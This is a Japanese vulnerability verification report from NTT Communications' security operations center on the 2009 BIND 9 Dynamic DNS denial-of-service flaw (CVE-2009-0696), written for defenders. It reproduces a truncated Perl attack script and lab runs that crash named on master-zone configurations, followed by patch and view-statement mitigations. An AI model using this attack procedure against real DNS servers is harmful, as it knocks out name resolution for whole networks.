BIND9　Dynamic DNS の脆弱性について

ＮＴＴ コミュニケーションズ株式会社
ＩＴ マネジメントサービス事業部
セキュリティオペレーションセンタ

2009 年 08 月 04 日

Ver. 1.1

1. 調査概要

2009 年 7 月 28 日に BIND 9.x の Dynamic DNS の脆弱性(CVE-2009-0696)と、この脆弱性を突いて DoS 攻撃を行う攻撃コードが公開された。この DoS 攻撃は容易に実行する事が可能であり、DNS サーバとして全世界で一般的に広く利用されている事から、影響も多大な範囲に広がる事が予想される。

本レポートでは、この脆弱性について検証を行った結果と考察を報告する。

2. 脆弱性の概要


2009 年 7 月 28 日に発見された BIDN 9.x の脆弱性(CVE-2009-0696)では、BIND 9.x の Dynamic DNS 機能の脆弱性を悪用して不正に細工したパケットを送信すると、DNS サーバをダウンさせる事ができる。Dynamic DNS とはレコード情報を動的に更新する DNS の機能である。

- Dynamic DNS を利用していない場合であっても影響を受ける。(allow-update ステートメントで Dynamic DNS の利用者を制限している場合も同様に影響を受ける。)
- BIND 9.x でゾーン情報をマスターサーバとして設定している場合に影響を受ける。

この脆弱性においてサーバ運用者が特に注意しなければならないのは、DNS サーバをスレーブサーバやキャッシュサーバとして利用している場合でも localhost の正引き、127.0.0.1 の逆引き等を外部から参照する事が可能な場合は、この脆弱性の影響を受ける事である。

3. 検証環境

本レポートで使用した検証環境は以下の通りである。



攻撃対象の情報

```
[root@ns named]# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0C:29:6E:F1:AA
          inet addr:192.0.2.10  Bcast:192.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe6e:f1aa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8794 (8.5 KiB)  TX bytes:11738 (11.4 KiB)
          Interrupt:67 Base address:0x2000

[root@ns named]#
[root@ns named]# ps auwx |grep named
root      6153  0.0  0.8   8680  4556 ?        Ss   22:30   0:00 named
root      6160  0.0  0.1   4776   664 tty1     R+   22:30   0:00 grep named
[root@ns named]#
[root@ns named]# _
```

攻撃元の情報

```
[root@ns ~]# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0C:29:47:A5:82
          inet addr:192.0.2.11  Bcast:192.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe47:a582/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1856 (1.8 KiB)  TX bytes:9140 (8.9 KiB)
          Interrupt:59 Base address:0x2000

[root@ns ~]# _
```

4. 攻撃コードの検証

本章では、この攻撃コードによる攻撃が成功する条件を調査するため、いくつかの条件の下で攻撃コードを実行した結果を示す。

4.1. Dynamic DNS を利用していない場合（正引き）

Dynamic DNS を利用していない場合について、正引きのレコードに対する攻撃が成功することを検証する。

1.攻撃対象の DNS サーバにおいて BIND が起動している事を確認する。

```
[root@ns named]# ps ax | grep named
 6232 ?        Ss     0:00 named
 6236 tty1     S+     0:00 grep named
[root@ns named]#
```

2. example.com のゾーンがマスターサーバとして設定されている事を確認する。また test.example.com の A レコードがゾーンファイルに設定されていることを確認する。

```
zone "example.com" in {
        type master;
        file "db.example.com";
};
```

```
test            IN  A    192.0.2.11
```

3. 攻撃側の端末から DNS リクエストを送信して、DNS サーバがこれに応答する事を確認する。

```
[root@ns ~]# dig @192.0.2.10 test.example.com A_
```

```
; <<>> DiG 8.3 <<>> @192.0.2.10 test.example.com A
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUERY SECTION:
;;      test.example.com, type = A, class = IN

;; ANSWER SECTION:
test.example.com.       1H IN A         192.0.2.11

;; AUTHORITY SECTION:
example.com.            1H IN NS        ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         1H IN A         192.0.2.10

;; Total query time: 5 msec
;; FROM: ns to SERVER: 192.0.2.10
;; WHEN: Fri Jul 31 23:23:16 2009
;; MSG SIZE  sent: 34  rcvd: 83
```

4. 攻撃側の端末から攻撃コードの設定を行う。（対象サーバの IP アドレス、ゾーン）

```
#!/usr/bin/perl -w

use Net::DNS;

our $NSI = '192.0.2.10';
our $NSI_KEY_NAME = '';
our $NSI_KEY = '';

my $rzone = 'example.com';
my $rptr  = "test.$rzone";

my $packet = Net::DNS::Update->new($rzone);

$packet->push(
    pre => Net::DNS::RR->new(
        Name  => $rptr,
        Class => 'IN',
        Type  => 'ANY',
        TTL   => 0,
    )
);
$packet->push(
    update => Net::DNS::RR->new(
        Name  => $rptr,
--More--(65%)
```

5. 攻撃側の端末で攻撃コードを実行する。攻撃が成功すると表示が途中で止まるので、Ctrl+C でプロンプトに戻る。

```
[root@ns ~]# perl /tmp/bind_dos.pl
;; HEADER SECTION
;; id = 51077
;; qr = 0    opcode = UPDATE    rcode = NOERROR
;; zocount = 0  prcount = 1  upcount = 1  adcount = 0

;; ZONE SECTION (1 record)
;; example.com. IN      SOA

;; PREREQUISITE SECTION (1 record)
test.example.com.       0       IN      ANY     ; no data

;; UPDATE SECTION (1 record)
test.example.com.       0       ANY     ANY     ; no data

;; ADDITIONAL SECTION (0 records)

_
```

6. DNS サーバで BIND が動作していない事が確認できる。

```
[root@ns named]# ps ax | grep named
 6247 tty1     S+     0:00 grep named
[root@ns named]# _
```

4.2. Dynamic DNS を利用していない場合　（逆引き）

Dynamic DNS を利用していない場合について、逆引きのレコードに対する攻撃が成功することを検証する。

1. Dynamic DNS を利用していない場合について、逆引きレコードに対する攻撃を検証する。攻撃対象の DNS サーバにおいて BIND が起動している事を確認する。

```
[root@ns named]# ps ax | grep named
20589 ?        Ss     0:00 named
20591 tty1     S+     0:00 grep named
[root@ns named]# _
```

2. 192.0.2.0/24 のゾーンの逆引きがマスターサーバとして設定されている事を確認する。また 192.0.2.10 の PTR レコードがゾーンファイルに設定されていることを確認する。

```
zone "2.0.192.in-addr.arpa" in {
        type master;
        file "db.192.0.2";
};
```


```
10      IN PTR  ns.example.com.
11      IN PTR  test.example.com.
```

3. 攻撃側の端末から DNS リクエストを送信して、DNS サーバがこれに応答する事を確認する。

```
[root@ns ~]# dig @192.0.2.10 -x 192.0.2.10 _
```


```
; <<>> DiG 8.3 <<>> @192.0.2.10 -x
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUERY SECTION:
;;      10.2.0.192.in-addr.arpa, type = ANY, class = IN

;; ANSWER SECTION:
10.2.0.192.in-addr.arpa.  1H IN PTR  ns.example.com.

;; AUTHORITY SECTION:
2.0.192.in-addr.arpa.   1H IN NS        ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         1H IN A         192.0.2.10

;; Total query time: 3 msec
;; FROM: ns to SERVER: 192.0.2.10
;; WHEN: Mon Aug  3 22:27:06 2009
;; MSG SIZE  sent: 41  rcvd: 99

[root@ns ~]# _
```

4. 攻撃側の端末から攻撃コードの設定を行う。（対象サーバの IP アドレス、ゾーン）




```
#!/usr/bin/perl -w

use Net::DNS;

our $NSI = '192.0.2.10';
our $NSI_KEY_NAME = '';
our $NSI_KEY = '';

my $rzone = '2.0.192.in-addr.arpa';
my $rptr  = "10.$rzone";

my $packet = Net::DNS::Update->new($rzone);

$packet->push(
    pre => Net::DNS::RR->new(
        Name  => $rptr,
        Class => 'IN',
        Type  => 'ANY',
        TTL   => 0,
    )
);
$packet->push(
    update => Net::DNS::RR->new(
        Name  => $rptr,
--More--(65%)
```

5. 攻撃側の端末で攻撃コードを実行する。攻撃が成功すると表示が途中で止まるので、Ctrl+C でプロンプトに戻る。



```
[root@ns ~]# perl /tmp/bind_dos.pl
;; HEADER SECTION
;; id = 62861
;; qr = 0    opcode = UPDATE    rcode = NOERROR
;; zocount = 0  prcount = 1  upcount = 1  adcount = 0

;; ZONE SECTION (1 record)
;; 2.0.192.in-addr.arpa.          IN      SOA

;; PREREQUISITE SECTION (1 record)
10.2.0.192.in-addr.arpa.        0       IN      ANY     ; no data

;; UPDATE SECTION (1 record)
10.2.0.192.in-addr.arpa.        0       ANY     ANY     ; no data

;; ADDITIONAL SECTION (0 records)
```

6. DNS サーバで BIND が動作していない事が確認できる。



```
[root@ns named]# ps ax | grep named
20606 tty1     S+     0:00 grep named
[root@ns named]# _
```

4.3. スレーブ設定されたゾーンの場合

ゾーン情報がスレーブサーバとして設定されている場合に攻撃が失敗する事を検証する。

1. 攻撃対象の DNS サーバにおいて example.com のゾーン情報がスレーブサーバとして設定されていることと、BIND が起動している事を確認する。

```
[root@ns named]# ps ax | grep named
 6442 ?        Ss     0:00 named
 6449 tty1     S+     0:00 grep named
[root@ns named]#
[root@ns named]# _
```

2. 127.0.0.0/24 のゾーンの逆引きがマスターサーバとして設定されている事を確認する。

```
zone "example.com" in {
        type slave;
        file "bak.example.com";
        masters { 192.0.2.1; };
};
```

3. 「3.2」と同様の攻撃コードを実行し、攻撃が失敗することを確認する。攻撃対象においても BIND が落ちていないことを確認する。

```
[root@ns ~]# perl /tmp/bind_dos.pl
;; HEADER SECTION
;; id = 40132
;; qr = 0    opcode = UPDATE    rcode = NOERROR
;; zocount = 0  prcount = 1  upcount = 1  adcount = 0

;; ZONE SECTION (1 record)
;; example.com. IN      SOA

;; PREREQUISITE SECTION (1 record)
test.example.com.       0       IN      ANY     ; no data

;; UPDATE SECTION (1 record)
test.example.com.       0       ANY     ANY     ; no data

;; ADDITIONAL SECTION (0 records)

[root@ns ~]# _
```

```
[root@ns named]# ps ax | grep named
 6442 ?        Ss     0:00 named
 6454 tty1     S+     0:00 grep named
[root@ns named]# _
```

5. 本脆弱性の影響を受ける設定

本章では、BIND 9.x が一般的な DNS サーバの要件のもとで運用されている場合に、今回の脆弱性がどのように影響するかを検証した結果を示す。

5.1. Dynamic DNS 機能の利用者を制限している場合

Dynamic DNS 機能の利用者を制限している場合について検証し、同様にダウンすることを確認した。

1. example.com のゾーンがマスターサーバとして設定されている場合について検証する。DNS サーバでは Dynamic DNS の利用者を none に制限する事としている。

```
zone "example.com" in {
        type master;
        file "db.example.com";
        allow-update { none; };
};
```

2. DNS サーバで BIND が起動している事を確認する。

```
[root@ns named]# ps ax | grep named
 6488 ?        Ss     0:00 named
 6490 tty1     S+     0:00 grep named
[root@ns named]#
```

3. 攻撃者の端末で攻撃コードを実行する。攻撃が成功すると表示が途中で止まるので、Ctrl+C でプロンプトに戻る。


```
[root@ns ~]# perl /tmp/bind_dos.pl
;; HEADER SECTION
;; id = 37003
;; qr = 0    opcode = UPDATE    rcode = NOERROR
;; zocount = 0  prcount = 1  upcount = 1  adcount = 0

;; ZONE SECTION (1 record)
;; example.com. IN      SOA

;; PREREQUISITE SECTION (1 record)
test.example.com.       0       IN      ANY     ; no data

;; UPDATE SECTION (1 record)
test.example.com.       0       ANY     ANY     ; no data

;; ADDITIONAL SECTION (0 records)
```

4. DNS サーバで BIND が動作していない事が確認できる。


```
[root@ns named]# ps ax | grep named
 6494 tty1     S+     0:00 grep named
[root@ns named]# _
```

5.2. localhost の正引き、127.0.0.1 の逆引きを外部に公開している場合


ゾーンがスレーブサーバとして設定されている場合は本脆弱性の影響を受けない事はすでに確認したが、一般的に運用されている DNS サーバでは、下の図のように localhost の正引きと 127.0.0.1 の逆引きをマスターサーバとして設定している場合が多い。この場合について検証を行い、同様にダウンする事を確認した。なお、ゾーンを管理していないキャッシュサーバにおいても、localhost の正引きと 127.0.0.1 の逆引きをマスターサーバとして設定されている場合、同様に攻撃が可能となる。




1. DNS サーバにおいて 127.0.0.0/24 のゾーンの逆引きがマスターサーバとして設定されている事を確認する。



2. DNS サーバで BIND が起動している事を確認する。



3. 攻撃側の端末から攻撃コードの設定を行う。（対象サーバの IP アドレス、ゾーン）



4. 攻撃者の端末で攻撃コードを実行する。攻撃が成功すると表示が途中で止まるので、Ctrl+C でプロンプトに戻る。

```
[root@ns /]# perl /tmp/bind_dos.pl
;; HEADER SECTION
;; id = 47150
;; qr = 0    opcode = UPDATE    rcode = NOERROR
;; zocount = 0  prcount = 1  upcount = 1  adcount = 0

;; ZONE SECTION (1 record)
;; 0.0.127.in-addr.arpa.          IN      SOA

;; PREREQUISITE SECTION (1 record)
1.0.0.127.in-addr.arpa. 0         IN      ANY     ; no data

;; UPDATE SECTION (1 record)
1.0.0.127.in-addr.arpa. 0         ANY     ANY     ; no data

;; ADDITIONAL SECTION (0 records)

_
```

5. DNS サーバで BIND が動作していない事が確認できる。


```
[root@ns named]# ps ax | grep named
 6466 tty1     S+     0:00 grep named
[root@ns named]# _
```

6. 対策（view ステートメントを使用した利用者制限）

本脆弱性の恒久対策としてはセキュリティパッチの適用を実施する必要があるが、パッチの適用を早急に行う事が困難な場合については、別途システムの可用性を確保するための一時対策を行う。本章では、view ステートメントを使用してマスターサーバへの DNS リクエストをブロックする方法について説明する。

view ステートメントにより内部と外部を分離し、外部からはマスターサーバとして設定されているゾーンに対するクエリを制限することで、localhost や 127.0.0 のようなローカルのゾーンへの攻撃を制限できる。この方法は、公開しているゾーンがスレーブ設定となっているコンテンツ DNS サーバ（セカンダリなど）においてのみ有効な対策となる。

1. DNS サーバにおいて view ステートメントで制限した場合について検証する。マスターサーバとして設定されている 127.0.0.0/24 のゾーンは、IP で制限された内部＝”internal”のユーザのみに公開されており、外部＝”external” のユーザに公開されているゾーンは全てスレーブ設定となっていることを確認する。



```
view "external" {
  match-clients { any; };

  zone "example.com" in {
        type slave;
        file "bak.example.com";
        masters { 192.0.2.1; };
  };

  zone "2.0.192.in-addr.arpa" in {
        type slave;
        file "bak.192.0.2";
        masters { 192.0.2.1; };
  };

  zone "." in {
      type hint;
      file "db.cache";
  };
};
```

2. DNS サーバで BIND が起動している事を確認する。

```
[root@ns /]# ps ax | grep named
20258 ?        Ss     0:00 named
20262 tty1     S+     0:00 grep named
[root@ns /]#
```

3. 攻撃者の端末で攻撃コードを実行する。

```
[root@ns ~]# perl /tmp/bind_dos.pl
;; HEADER SECTION
;; id = 3503
;; qr = 0    opcode = UPDATE    rcode = NOERROR
;; zocount = 0  prcount = 1  upcount = 1  adcount = 0

;; ZONE SECTION (1 record)
;; 0.0.172.in-addr.arpa.          IN      SOA

;; PREREQUISITE SECTION (1 record)
1.0.0.172.in-addr.arpa. 0         IN      ANY     ; no data

;; UPDATE SECTION (1 record)
1.0.0.172.in-addr.arpa. 0         ANY     ANY     ; no data

;; ADDITIONAL SECTION (0 records)

[root@ns ~]# _
```

4. DNS サーバにおいて BIND が停止せず影響がない事を確認する。

```
[root@ns /]# ps ax | grep named
20258 ?        Ss     0:00 named
20265 tty1     S+     0:00 grep named
[root@ns /]# _
```

7. まとめ

今回の BIND 9.x の脆弱性を悪用すると簡単に DNS サーバを停止できる事が実証された。DNS は IP ネットワークの通信の基盤であり、DNS が利用できないと実質的にシステム全体が停止したと言って良い程の影響がある。DNS の管理者は今回の脆弱性に対して早急に状況を確認して、対策を行うべきである。

- 恒久対策

今回の脆弱性に対する恒久対策は、セキュリティパッチ BIND 9.4.3-P3 / 9.5.1-P3 / 9.6.1-P1 を適用する事である。（ダウンロード先は参考 1、2 を参照）

- 暫定対策

パッチが適用できない場合は、システム全体が利用できなくなるという致命的なトラブルになる事を防止するため、今回の脆弱性の影響を受けないスレーブサーバを保護していく必要がある。この時に注意しておきたいのは、スレーブサーバとして運用している場合であっても、外部からの localhost の正引き、127.0.0.1 の逆引きに対してマスターサーバとして応答する設定となっている場合がある。この場合は view ステートメントを利用して利用者を制限する必要がある。

8. 検証作業者

NTT コミュニケーションズ株式会社
IT マネジメントサービス事業部ネットワークマネジメントサービス部
セキュリティオペレーションセンター
松本　直也
本城　敏信
羽田　大樹

9. 参考

1. [ISC] BIND Dynamic Update DoS
https://www.isc.org/node/474

2. [ISC] BIND Download
https://www.isc.org/downloadables/11

3. [JVNVU#725188] ISC BIND 9 におけるサービス運用妨害 (DoS) の脆弱性
http://jvn.jp/cert/JVNVU725188/

4. [SecurityFocus] ISC BIND 9 Remote Dynamic Update Message Denial of Service Vulnerability
http://www.securityfocus.com/bid/35848

5.[CVE] CVE-2009-0696
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0696

6.[JPCERT/CC] ISC BIND 9 の脆弱性を使用したサービス運用妨害攻撃に関する注意喚起
http://www.jpcert.or.jp/at/2009/at090016.txt

7.[IPA] DNS サーバ BIND の脆弱性について
